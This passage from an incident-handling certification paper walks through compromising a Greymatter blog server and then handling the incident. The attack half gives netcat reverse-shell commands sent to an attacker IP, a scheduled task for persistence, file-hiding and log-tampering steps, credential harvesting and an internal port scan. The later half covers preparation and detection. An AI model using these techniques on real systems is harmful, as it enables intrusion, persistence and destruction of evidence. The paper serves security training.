As an aside, we could have set netcat on the web server to listen for incoming connections instead. The only reason I went with the "push" connection was to ensure we could connect over an unfiltered port. While this is a remote site, it probably has some level of firewall protection and I don't want to leave a lot of log entries by randomly selecting listening ports or using nmap or firewalk to map out the ports available through the firewall. Further, setting netcat to listen on port 53 or port 80 may interfere with the services already running on those ports. By pushing the shell out, we can attain a significant level of confidence that the connection will be successful and not recorded as a notable event.

At this point we have access to a command prompt on the server running as the account used to run the web server (iusr_machinename). While, this account does not have a lot of access to the local machine, we can upload and execute files,

Keeping Access

Introduction

Running the exploit has provided us with a remote command prompt on the web server running under the iusr_machinename account. This limits us to guest access on the server without significant rights outside of Homer's web folder. That said, we do have remote shell access to the server as well as the ability to read write and execute files. This is the level of access needed to accomplish our goal of scanning the COMPANY network from a trusted site. Further, at a minimum, this offers us a nice system to use as a relay in future attacks.

The first problem with our current setup is that, as soon as the netcat connection is broken, we will need to reactivate it through the same vulnerability used previously. To keep access we need to ensure that netcat will run as needed. We could try to find an open port through the firewall that is not currently used by the server and set netcat to listen there but, as previously discussed, that is not expected to have a high likelihood of

success in such a small site and we will leave a lot of log entries during the scan. Netcat could be set to listen on a port we know is open but this also has several complications that would drastically increase the likelihood that we would be caught. Finally, there are other tools that could be used to provide various levels of access on an ongoing basis (i.e. phpshell[14] and vnc[15]). However, any of these will have similar issues and netcat is already installed. Therefore, the preferred approach, in this instance, is to set up netcat to push a shell once per day. If more ready access is ever desired, the listener configuration detailed in Appendix C may be setup in place of the scheduled shell push.

Scheduling Netcat

In this example netcat will be scheduled using a built in Windows utility (at) to run a batch file we create. Prior to scheduling anything on the server, we need to verify the local time. While we know the server should be operating on Eastern Standard Time, it is quite possible that the clock is off or otherwise set differently than we might assume. Therefore, we should run the simple command "net time \\127.0.0.1" to verify our assumptions before proceeding. In this case, the time on the server is within a couple of minutes of our expectations. The batch file simply executes the same commands used within the php script previously.

```
e:\
cd \
cd homer\gmlog\archives
svchost.exe 172.22.1.1 53 –e cmd.exe
```

Once written, save the file as 00000001.bat (named similar to the Greymatter files for obfuscation) and upload it to the target server using tftp (tftp –i 172.22.1.1 get 00000001.bat). It can then be scheduled to run every day at 11:00 pm with the following command line entry:

```
at 23:00 /EVERY:M,T,W,Th,F,S,Su e:\homer\gmlog\archives\00000001.bat
```

This instructs the task scheduler to run the 00000001.bat file every day of the week at 11:00pm. To use it, we simply need to ensure a netcat listener is running at IP address 172.22.1.1 on TCP port 53 when this script runs. Then, when it fires, we will be pushed a new command shell.

This approach has several significant benefits over any other choices:

1.) Only two nonstandard files are required on the server (svchost.exe and 00000001.bat).
2.) There is no interference with normal operations.
3.) There are no nonstandard processes running except for a brief period each day and when the remote shell is actually in use.
4.) We do not leave a netcat listener open to access by other attackers.

[14] http://www.gimpster.com/wiki/PhpShell
[15] http://www.realvnc.com/

Of course there is also a downside. The server administrator can find the scheduled task and we do not have access to this system any time we may want it. If, for any reason, we decide that more ready access is needed, we can connect to the command prompt at 11:00pm one evening and alter the configuration per the instructions in Appendix C.

Patching the Hole

Now that we know access will be available when needed, we need to ensure that others will not be able to simply inject a few php commands and steal this server from us. This actually protects us in two ways. First, it keeps other attackers from stealing our server. Second, and perhaps more importantly, it keeps unprofessional attackers from getting far enough into the server to set off alarms, which could cause the administrator to detect the problems and completely lock us all out.

As specified in the Greymatter manual[16] the only way to truly protect against this type of attack is to remove the ability for browsers to enter comments – though, in this case, disabling comments throughout the site would be much too noticeable. In place of that we can replace the 1.2c gm-comments.cgi file with the more secure version 1.3. This is not perfect but should protect the site from less motivated attackers and allow us to retain access for a reasonable period of time. A review of the new file is included in Appendix D.

With the new gm-comments.cgi file in place, attempting to rerun the exploit results in the following error screen:

Figure 8
Greymatter version 1.3 php hack block notification

[16] http://www.greymatterforums.com/info/manual.html

At this time, we have a reasonable level of remote control to this server and the hole we used is closed to further attack. However, we have left log entries and any review of the cgi files generated will clearly show the commands executed. Therefore, prior to continuing our attack on COMPANY, we must clean up what we can.

Covering Tracks

Introduction

Greymatter uses cgi scripts for all of its functionality. To hide our actions we simply need to modify these files and reset the php files they create. Our first step is to grab copies of all the files recording our actions and one that provides full access to the Greymatter configuration files. I say "grab copies" because we do not currently have access to a text editor that will work within the netcat provided shell. Instead we will again use TFTP to upload copies of the files for editing on our local pc. After making the necessary modifications, we will then move them back to the target server, overwriting the existing files. Please note that these changes must be made with reasonable haste to reduce the chance that new comments may be entered in the interim. The files we need are listed below;

1.) Gm-authors.cgi – located in the user's cgi-bin directory, this file lists all authors along with their passwords in clear text.
2.) ########.cgi – located in the gm archives folder, these files are incremented numerically for each weblog entry and include all the commands required to

generate the php files for display to the web browser. For this example we need to edit 00000001.cgi and 00000002.cgi

3.) gm-cplog.cgi – located in the user's cgi-bin directory, this file keeps a running log of all significant events for the Greymatter application.

Modifying the files

Below is a copy of the gm-authors.cgi file. As shown, we can easily record Homer's Greymatter login username and password from this file. Using this information we can log into the Greymatter configuration script and, perhaps, Homer's user account on this server or one within the main office.

> Homer|Nuclear|homer@personal.com|http://homer.personal.com/gmlog/default.htm|12/01/2003|18|Y|Y|Y|Y|Y|Y|Y|Y|Y|Y

In order, this file lists the username (Homer), password (Nuclear), email address (homer@personal.com), Greymatter homepage (homer.personal.com/gmlog/default.htm), the original creation date of the site (12/01/2003) and some inconsequential Greymatter tags. There is nothing we need to change in this file. We simply want to record the username and password for future use.

The individual php creation files are as straightforward. The contents of 00000001.cgi are shown below;

> 1|Homer|GCIH Practical Test Entry #1|2|12|23|2003|11|34|50|AM|0|0|**1**|yes|yes|open
> 0.0.0.0|I
> The actual data within the post is inconsequential to the exploit
>
> **Lisa Simpson|172.22.1.1||http://<?php system("svchost 172.22.1.1 53 -e cmd.exe"); ?>|2|12|23|2003|1|11|32|PM|Pushing a shell**

This file lists the details of the actual entry followed by a list of the comments for that entry. The two items we need to alter are shown in bold. The first is the number of comments shown in the first line. This number must be changed to the number of comments that will exist after we remove our entries.

The next entry to change is the actual comment text. This shows our bogus username (Lisa Simpson), the IP address we connected from (172.22.1.1), the URL we entered (http://<?php system("svchost 172.22.1.1 53 -e cmd.exe"); ?>) the date/time the comment was entered and the entry itself ("Pushing a shell"). Obviously it would behoove us to remove this incriminating evidence.

To eliminate the record of our actions we simply edit the two 0000000#.cgi files to remove our entries and adjust the comment counter to agree with the new quantity. We then log into http://homer.personal.com/cgi-bin/gm.cgi (using the username and password from the gm-authors.cgi file) and run the "Rebuild Files" command to

regenerate all php files from the .cgi sources. This will create new versions of the php files that no longer show any of the commands we executed during the attack.

Our final step with the Greymatter files is to grab a copy of gm-cplog.cgi and remove any entries associated with our actions. A copy of the gm-cplog.cgi file is shown below:

```
<font size="1">[12/20/03 12:20 PM] [10.3.0.1]</font> <B>Homer logged in</B>
<font size="1">[12/20/03 12:22 PM] 10.3.0.1]</font> Homer edited the config file
<FONT SIZE=1>[12/20/03 12:22 PM] [10.3.0.1]</FONT> Homer successfully performed
diagnostics & repair
<font size="1">[12/20/03 12:24 PM] [10.3.0.1]</font> Homer modified the main index templates
<font size="1">[12/20/03 12:27 PM] [10.3.0.1]</font> Homer modified the header, footer &
sidebar templates
<font size="1">[12/20/03 12:27 PM] [10.3.0.1]</font> Homer rebuilt all the files
<font size="1">[12/23/03 10:33 AM] [10.3.0.1]</font> Homer added a new entry (#1: GIAC
Practical Entry #1)
<font size="1">[12/23/03 10:33 AM] [10.3.0.1]</font> Homer added a new entry (#2: GIAC
Practical Entry #2)
<FONT SIZE=1>[12/23/03 11:30 AM] [172.22.1.1]</FONT> <I>Maggie Simpson added a
comment to entry #2 (GCIH Practical Entry #2)</I>
<FONT SIZE=1>[12/23/03 11:32 AM] [172.22.1.1]</FONT> <I>Lisa Simpson added a comment
to entry #1 (GCIH Practical Entry #1)</I>
<font size="1">[12/23/03 11:40 PM] [172.22.1.1]</font> <B>Homer logged in</B>
<font size="1">[12/23/03 11:42 PM] [172.22.1.1]</font> Homer rebuilt all the files
```

With the last four entries removed, there is no record of our actions within Greymatter. The svchost.exe file still exists in the Greymatter archives folder but security on this directory prevents us from deleting the file and we need it for future connections. To hide it a bit better we can set the hidden attribute so that it will not be visible through a command prompt, ftp session, or default Windows browsing window. It will only be visible if the Windows browser is set to show hidden files. While this is a common configuration (at least for myself) hiding the files can provide some protection and is recommended. The commands needed are; attrib +h svchost.exe and attrib +h 00000001.bat. We could also rename svchost.exe to something that blends into the archives folder (i.e. 00000001.exe) but this will make it much more visible in the task list.

The last item to address is the IIS log; located in the c:\winnt\system32\logfiles folder. While our rights are limited to guest access under the IUSR_MACHINENAME account, the web server has full control over it's own log files. Therefore, we can grab a copy of the existing log, remove entries showing our access and then copy the file back to cover those tracks. Downloading and modifying the file is pretty straightforward. Copying it back introduces one minor complication. IIS has control over the log files while it is running. In order to copy our modified log back to the server we first need to stop this service. This is accomplished by typing "net stop w3svc" in a command prompt. Then, once our modified file is in place, we can restart it by entering "net start w3svc". The issues with clearing the log file in this manner are that any systems monitoring the server may alert when the service is stopped and the log file will contain a new header entry

when it is restarted. Either of these will notify a knowledgeable administrator that something has happened. In this case we decided that the possibility of generating an alert is limited (ADSL lines are not 100% reliable) and it is better to leave an ambiguous indication of an error than a clear record of our access to the system. Therefore, the log entries for each put and get action are deleted and an indication that the server was restarted remains.

We can remove the header entry from the middle of the log but not until the IIS server creates a new log file on its own. Once the service is focused on the new file, the old one is no longer locked and may be edited at will. Examining the filename (ex0312.log) indicates that this will not be possible until January 1, 2004. In the interim we will just need to hope that no one looks too closely at the log files.

Scanning the Corporate Domain

Introduction

While we now have a decent level of control over the primary target, our ultimate goal is to scan the corporate network from this, presumably, trusted IP address. This can be accomplished many ways. The tools we will discuss are Nmap, netcat, PortQry and ScanLine.

Nmap[17]
Nmap is the defacto port scanner. It is extremely versatile and can run on many Operating systems. Unfortunately, it requires the installation of the WinPCap libraries and accomplishing this will be difficult through the limited rights available with our command prompt. Without escalating our privileges, Nmap is not a viable choice.

Netcat
Netcat is already installed and operational on the target system and could easily be used to scan ports on the corporate network. The problem is that it was not designed for efficient port scanning. Therefore it is slow and the scanning process requires a lot of manual entries. If it were our only choice, it would work using the syntax below. However, there are better tools.

```
e:\homer\gmlog\archives\svchost.exe –v –w 2 –z 172.30.1.1 1-1024
```

These commands tell netcat (svchost.exe) to:

- use verbose mode (-v)
- time-out connection attempts within a reasonable time frame (-w 2)
- connect to the indicated IP address (-z)
- scan the indicated ports (1-1024)

[17] http://www.insecure.org/nmap/

This method will provide the data we desire but it is very slow and entering individual lines for each IP address is tedious. We could script it but this will still not speed it up and there are better tools.

PortQry[18]
PortQry is available from Microsoft. It is a simple command-line port scanner that provides some beneficial features. It will return banner details for most standard services and even test to see if ftp servers allow anonymous connections. It is also designed to provide fairly accurate results for many UDP ports. The only problems are similar to using netcat. It is slower than our final choice and cannot scan a range of IP addresses.

ScanLine[19]
ScanLine (formerly Fscan) is available from Foundstone. This is a great command line port scanner. The executable is usable without running an installation script, it accepts multiple port and IP address entries and will output to a file. This is our choice for our current need.

Port scanning

First, we need to upload Scanline to the server. Again, this is easily accomplished using TFTP. This time, we will not change the filename and copy it to the cgi-bin directory instead of the Greymatter archives folder. That way, when our scan is complete, we can delete the file and not leave it behind to indicate our presence.

If the original netcat connection had been shutdown, we would need to wait until 10:50pm and then start up our netcat listener:

```
C:\netcat\nc –l –p 53
```

Once the target server hits 11:00 pm, our scheduled task will run and open a connection to the local pc. In this case, we are still connected and can immediately upload and run ScanLine (sl.exe).

```
E:\homer\gmlog\archives>cd ..\..\cgi-bin
Cd ..\..\cgi-bin

E:\homer\cgi-bin>tftp –I 172.22.1.1 get sl.exe
Tftp –I 172.22.1.1 get sl.exe
Transfer successful: 20480 bytes in 1 second, 20480 bytes/s

E:\homer\cgi-bin>sl –bhTp –o slscan.txt 172.30.1.1-254
```

The ScanLine command uses the following switches:

[18] http://support.microsoft.com/?kbid=310099
[19] http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/overview.htm

-b – get port banners – this will retrieve banners for any services where they are available.
h – hides the results for systems with no open ports
T – tells ScanLine to use its internal port list. These are sufficient for our needs. If different ports are desired, they may be read from a file using –l for TCP ports and –L for UDP or by using –t and a list of ports on the command line.
p – tells ScanLine to not ping hosts before scanning. It is all too common these days for firewalls to block ping requests or responses and we do not want to skip those hosts. Further, the results of our earlier tracert show that this is the case for company.com
-o – instructs ScanLine to output the results to a file named slscan.txt. The lower case o overwrites the file if it exists. To append results, change this switch to a capital O.

Further details on command line switches are available on the Foundstone® website, by typing sl.exe –h or within the readme file that accompanies the executable.

For this test, we will limit the scanning to a subset of the full Class C address space. This is to ease the evaluation of the trusted nature of this IP address. The command executed is:

```
sl –bhTp –o slscan.txt 172.30.1.1-15
```

Scan Results

The results from this scan are shown below.

```
Scan of 15 IPs started at Tue Dec 23 11:42:05 2003
--------------------------------------------------------------------------------
172.30.1.1
Responds with ICMP unreachable: No
TCP ports: 22
TCP 22:
[SSH-1.99-OpenSSH_3.5p1]
--------------------------------------------------------------------------------
172. 30.1.3
Responds with ICMP unreachable: No
TCP ports: 22 53
TCP 22:
[SSH-1.99-OpenSSH_3.5p1]
--------------------------------------------------------------------------------
172. 30.1.4
Responds with ICMP unreachable: No
TCP ports: 21 25 3389
TCP 21:
[220 mail Microsoft FTP Service (Version 5.0).]
TCP 25:
[220 company.com ESMTP MDaemon 6.8.5; Tue, 23 Dec 2003 11:44:07 -0500]
--------------------------------------------------------------------------------
172. 30.1.5
Responds with ICMP unreachable: No
TCP ports: 21 53 80 443 3389
```

```
TCP 21:
[220 web Microsoft FTP Service (Version 5.0).]
TCP 80:
[HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 MicrosoftOfficeWebServer: 5.0_Pub Content-
Location: http://172. 30.1.5/Default.htm Date: Tue, 23 Dec 2003 11:44:15]

Scan finished at Tue Dec 23 11:44:54 2003
```

Running the same command from the attacking laptop shows a somewhat different result:

```
Scan of 15 IPs started at Tue Dec 23 11:51:55 2003
--------------------------------------------------------------------------------
172.30.1.3
Responds with ICMP unreachable: No
TCP ports: 53
--------------------------------------------------------------------------------
172.30.1.4
Responds with ICMP unreachable: No
TCP ports: 21 25
TCP 21:
[220 mail Microsoft FTP Service (Version 5.0).]
TCP 25:
[220 company.com ESMTP MDaemon 6.8.5; Tue, 23 Dec 2003 11:53:57 -0500]
--------------------------------------------------------------------------------
172.30.1.5
Responds with ICMP unreachable: No
TCP ports: 21 53 80 443

TCP 21:
[220 web Microsoft FTP Service (Version 5.0).]
TCP 80:
[HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 MicrosoftOfficeWebServer: 5.0_Pub Content-
Location: http://172.30.1.5/Default.htm Date: Tue, 23 Dec 2003 11:54:05]

Scan finished at Tue Dec 23 11:54:06 2003
```


These results are interesting. Through sourcing an attack from this server, we now have ready access to ssh on 172.30.1.1 and 172.30.1.3 (both running OpenSSH version 3.5). We can also look for exploits against Microsoft RDP (port 3389) to attack the servers at 172.30.1.4 and 172.30.1.5. While we do not currently see any gaping holes into the corporate network, we do have greater access than that available to the Internet at large and any probes may trigger fewer alarms as they are from a known IP address.

Exploit Recap and Conclusions

Our stated goals for this project were to locate a remote host associated with the company.com domain, compromise that host and verify it's use as a launching point for further attacks against the company.com domain. Each of these goals has been accomplished.

Through detailed reconnaissance we were able to locate a remote host that provides tertiary DNS services to COMPANY.com. Due to its location within a remote office, this server also has access to management interfaces on servers within the corporate offices. We also found an exploitable application on the remote server that could easily be used to obtain a valuable remote command prompt. Once we had a firm hold on the target server, we were able to clean up all signs of our presence except the files required for future connections. In summary, all goals have been completed successfully. An updated diagram of our current view into this network is shown below.

Figure 9
Final Attacker view of target networks



The Incident Handling Process

This section examines the attack from the viewpoint of the server administrator. The discussion follows the six steps of Incident Handling as outlined in the GCIH training materials. These steps are as follows:

- Preparation – This is one of the most critical steps in good incident handling. If a site is not prepared to respond, it is quite likely that there will be insufficient evidence to fully understand the incident and/or the process itself will be so botched that the results will be inconclusive. Therefore this section focuses on what should be done before an incident occurs.
- Identification – In this step the discussion focuses on detecting and analyzing an event. At the point of detection, many events cannot be classified as incidents. It is not until the initial indications of a problem are explored that most events can be reclassified as incidents.
- Containment – At this point we are moving into the core of the investigation and will begin modifying things on the compromised system(s). Our goals here are to maintain evidence, determine the extent of the incident and contain the problem.
- Eradication – As indicated by the name, this is the step that focuses on cleaning up and removing all compromised systems. This is one of the hardest steps as we must know enough about malicious code, process and attack tools to determine how far the attacker got and what systems are affected.
- Recovery – Now that we know the full extent of the incident, the focus turns to bringing systems back into operation safely and in such a way that they will not be easily compromised again. As is stated clearly in the training materials, it is quite possible that a compromised host will be subject to increased attacks from both the original person and anyone else who has been informed of the previous hole. Therefore, we must look at addressing more than simply the specific issue that allowed the original system compromise.
- Lessons Learned – Everybody makes mistakes. The goal in the wrap up of the incident handling process is not to place blame. In fact, falling into that trap can only be detrimental to developing strong working relationships that will assist in handling future events (and you can rest assured that there will be more). The goal at this point is to review errors and oversights that led to the problem as well as to examine the performance of the existing incident handling process itself. Our goals are to ensure we limit the occurrence of future incidents and increase our response effectiveness when one does arise.

Preparation

Introduction

COMPANY is, quite honestly, unprepared to handle a significant security event. There is a general security policy, a password policy, a remote access policy and a detailed Business Continuity plan. However, there is currently no documented incident handling

procedure or response team. This has not gone unnoticed and was a significant factor in pursuing GCIH training. One item to note is that COMPANY currently consists of 22 employees and contractors. As such, many problems with communications and other items that exist within larger organizations are not currently a factor. However, growth is expected and it is generally understood that it is much easier to implement proper controls at this level than when the lack of processes become engrained in daily activities.

General Countermeasures

While processes and procedures are not in place to explicitly direct the handling of an incident, there are a number of monitors and countermeasures to detect and limit the impact of an attack. A detailed analysis of these countermeasures is beyond the scope of this paper but, to assist in the review of this incident, a brief overview is provided below.

Router and Firewalls

Filtering at the corporate office begins with the router. This device does not have sufficient resources for detailed stateful filtering but does perform basic ingress and egress filtering based upon IP address. Next in line is the primary firewall. This is based on RedHat Linux 9.0 running IPTables and is configured to filter traffic in both directions based on IP address and port (all is denied except traffic required for a specific purpose). The next step is the internal firewall. This is also based on RedHat Linux 9.0 and IPTables with the same "deny all" configuration.

Logging

Syslogs entries from all Linux servers are copied to a central system running Kiwi's Syslog Daemon[20] under Windows 2000 workstation. Specific entries (i.e. login attempts and unexpected traffic, such as ftp or http output from a DNS Server) generate SMS alerts to cell phones of support personnel.

Intrusion Detection

A single Snort sensor monitors all traffic on the services network at the corporate office.

Policy

At the time of this writing, the applicable policies in place at COMPANY are the General Security Policy and the Business Continuity Plan. The Security Policy is attached as Appendix E. The table of contents and security incident section from the Business Continuity Plan is in Appendix F.

The security policy covers general requirements and expectations for company security as a whole. As it relates to this incident, one specific statement disallows the creation of unauthorized servers. However, in my opinion, this doesn't really go far enough to ensure every employee can be expected to have a clear understanding of the potential problems surrounding such an action. The applicable excerpt is shown below.

[20] http://www.kiwisyslog.com/info_syslog.htm

> Unless the prior written approval of the Managing Directors has been obtained, users may not establish Internet or other external network connections that could allow non-COMPANY users to gain access to COMPANY systems and information.

Further, while both the Security Policy and the Business Continuity Plan provide some elements of an Incident Handling Procedure (IHP), the coverage is not complete and creation of an IHP is warranted. The list below reviews the status of some key components of Incident Handling Preparation as specified in the GCIH Training materials.

- Warning Banners – These are in place on all approved services but this requirement is not documented.
- Response Strategies – Between the two documents it is clear that any response is to be coordinated by the Manager of Internal Operations (aka BCP coordinator) and that that person has the authority to perform any actions required. However, the level of detail is certainly lacking and having repetitive information in two documents could lead to contention. This information needs to be incorporated into a single plan referenced by the other two.
- Notifications – The Business Continuity Plan and manual contains contact information for all suppliers, business partners and COMPANY employees. This information is updated monthly and disseminated to all key BCP personnel.
- Extranets – The establishment of remote access into the COMPANY network is controlled via an existing policy. Further, all communications over VPN links are monitored and filtered by the Internal firewall after decryption and before accessing the internal network. For the current example this filtering and monitoring does not come in to play but it is a critical protection in the event that a remote system within the VPN "cloud" were to be compromised – this could have been an issue if the attacker of the Greymatter server had turned his/her attention toward the HR network.
- Incident Handling Team – There is currently no incident handling team at COMPANY. All problems and concerns are directed to a single person who can then assemble support in an ad-hoc manner. There is an existing Business Continuity team and it is expected that these same employees would be tapped in the event of a security incident.
- Emergency Communications Plan – The existing Business Continuity plan includes provisions for maintaining communications in the event that most standard methods are lost. However, this is insufficient for incident handling as, for example, email may still be available during an incident but unwise to use.
- System Access – Again the Business Continuity plan contains the information required to access all COMPANY systems. As this plan is controlled, updated and distributed to key personnel, it may not be wise to create another set within an Incident Handling Procedure. However, this will be reconsidered while developing the plan.

- Incident Reporting Facilities – Nothing is in place to provide users with an automated means of sending incident reports to the proper people. Being small, the expectation is that reports will be made with a phone call or in person. Of course, as mentioned previously, now is the time to create scaleable procedures and processes.

Jump Bag

A jump bag is an easily transportable container for all items reasonably foreseen as necessary to investigate and resolve an incident. As COMPANY provides consulting and support services to a wide range of clientele, a somewhat more limited jump bag has been in use for years. After the training, several items were added to create the current configuration as listed below. Due to the sensitive nature of some materials, a folio containing the documentation is maintained in a fireproof safe and the jump bag is stored next to the safe in a locked, limited-access room.

- Dual-Boot Laptop with Windows XP and RedHat Linux version 8.0
  - Integrated 10/100 ethernet
  - Linksys® WPC11 wireless card
  - Two Intel 10/100 Credit Card Ethernet adapters
  - One PS2 Mouse
  - CD RW Drive
  - Floppy Drive
  - Windows Partition contains:
    - Microsoft® Office 2000
    - Blighty Design Sam Spade v1.14
    - PuTTY by Simon Tatham
    - Ethereal by Gerald Combs
    - Nmapwin from Sourcefourge™
    - Enum by Jordan Ritter
    - SolarWinds TFTP Server
    - Sysinternals Process Explorer, NTFSDOS, NTRecover, PSTools and TCPView
    - Acrobat Reader
    - WinZip®
    - ZoneAlarm®
    - PGP Personal Desktop
    - WildPackets IP Subnet Calculator
    - Scanport from Dataset
    - Foundstone®'s Fpipe™, Fport™ and SuperScan™
    - VNC and RDP clients
    - netcat
  - Linux Partition contains:
    - Nessus (Daemon and Client)
    - Nmap

    - Tripwire
    - netcat
- Spare Laptop Battery
- Eight port 10/100 mini hub with TP and BNC uplinks
- Six Patch cables – (2) 6ft straight, (2) 6ft crossover, (2) 25 ft straight
- Six unassembled Category 6 jacks and 15 feet of Category 6 cable
- One F-F and one M-F serial cable
- One M-M Parallel cable
- One Cisco management cable
- Business Continuity Manual containing detailed contact information and all system passwords.
- Two Bound notebooks with numbered pages.
- Three pens – 2 blue and one black
- Six large Ziploc bags with adhesive labels for marking/sealing
- Multi-bit screwdriver, pliers, wire cutters, a box cutter and needle-nose pliers
- Small flashlight
- Spare cell phone charger (all support employees are provided identical cell phones)
- CD Case containing installation media for all supported applications and Operating Systems – including Service Packs for Windows (updated as new ones are released) and current RedHat Updates (updated Monthly), GCIH_tools, Norton Ghost and all Microsoft Resource Kits.
- Five blank floppy disks
- Three Writeable cdroms
- Dos-Based Network boot disk
- Linux-Based Reset Admin Boot disk
- Knoppix® CD
- Trinux Floppy Disks
- SafeBack 3.0 floppy disk[21]
- Floppy disk containing Promisdetect[22]
- Ghost boot disk
- Internal 80GB IDE HardDrive
- Wish list – External USB IDE Drive
- To Be Completed – Incident Checklist and Evidence Collection procedure

Other

In addition to the hardware and software discussed, COMPANY personnel regularly monitor critical listservs and other online resources for reports of new vulnerabilities and other security related issues. All systems are also patched on a monthly schedule or

[21] http://www.forensics-intl.com/safeback.html
[22] http://ntsecurity.nu/toolbox/promiscdetect/

immediately in the case of critical patches. Finally, anti-virus protection is installed on all systems and file integrity checkers or personal firewalls are used wherever practical.

Identification

Next in the incident handling six step plan is identification of the incident. The main methods of detecting incidents are from sensor logs (IDS, Firewall, System, etc) or from a person noticing an anomalous event (i.e. a strange Greymatter comment entry).

In this instance it is unlikely that the administrator running the server would raise an alarm. First, the server was installed without sanction. This gives the administrator incentive to keep any problems quiet. Next, the bulk of server management was performed through the Greymatter cgi interface and the server was not configured to email new comments to the author of the site. Finally, the compromise does not have a large footprint. It is possible that the administrator would find the svchost.exe file in his Greymatter folder and be willing to raise an alarm but the chances of that are slight and it is not chosen as the trigger in this example.

If the local administrator does not detect the compromise, this leaves resolution up to systems at the corporate office. There is no corporate monitoring of the remote DNS server unless a problem arises so, detection is limited to finding and examining the portscan run from that server.

Portscans are very easy to detect and record. They are also very common within logs. About the only thing in our favor is the fact that the attacker chose to scan a large range of ports on a number of servers. The more common scans are looking for a particular service that can be exploited and, therefore scan a number of systems for a specific port. The former raises much greater concern than the latter type of scan. Further, contrary to the attacker's original assumption, the fact that this scan was sourced from a trusted IP address is a clear indication that something is amiss.

Initial Detection

Once the snort logs are reviewed at the corporate office, the scan of a wide range of ports from 172.16.1.62 is readily apparent. This wouldn't immediately be classified as an incident but it is an event that would raise questions needing to be answered. The first call would be to Homer Simpson to see if he had run the scan. This call needs to be handled diplomatically. Any accusatory statements could cause him to become evasive and result in a failure to obtain any useful information or assistance. Below is a recap of the theoretical conversation.

Q: Hi Homer. Do you have a minute to help me out with a problem?
A: Sure. What's up?
Q: Have you been running any scans on the network?
A: Nope, wasn't me. I've been focused on rolling out the new CRM servers. Why?

Q: Our logs show a scan coming from NS3.COMPANY.COM on Tuesday and I was pretty sure you were here. Sounds like we'll need to look into it a bit further. Have you noticed anything strange on that box?
A: Well I don't really do much with it. You guys manage the DNS.
Q: That's true but you are my backup on that system so I just thought you might have noticed something. I'll log into it now and take a look.
A: Uh, before you do that I should let you know that I am running a web site on it.
Q: Using IIS?
A: Yeah, it's just a small site for my family. I didn't think it would consume too many resources and I have been diligent about keeping it patched.
Q: OK, I appreciate the info. It's probably just someone spoofing the address. I'm definitely going to need to take a look though. Is someone there now if I take a ride up?
A: Marge should be home as the HR office is open and I can run up there with you if it would help.
Q: Sounds great, I'll give Marge a call and meet you out in the lot. Can you grab the jump bag for me? Don't forget the files in the safe.
A: I could call her for you while you grab the bag.
Q: That's OK, I need to ask her to disconnect the server so, its better for me to call. See you in five minutes.

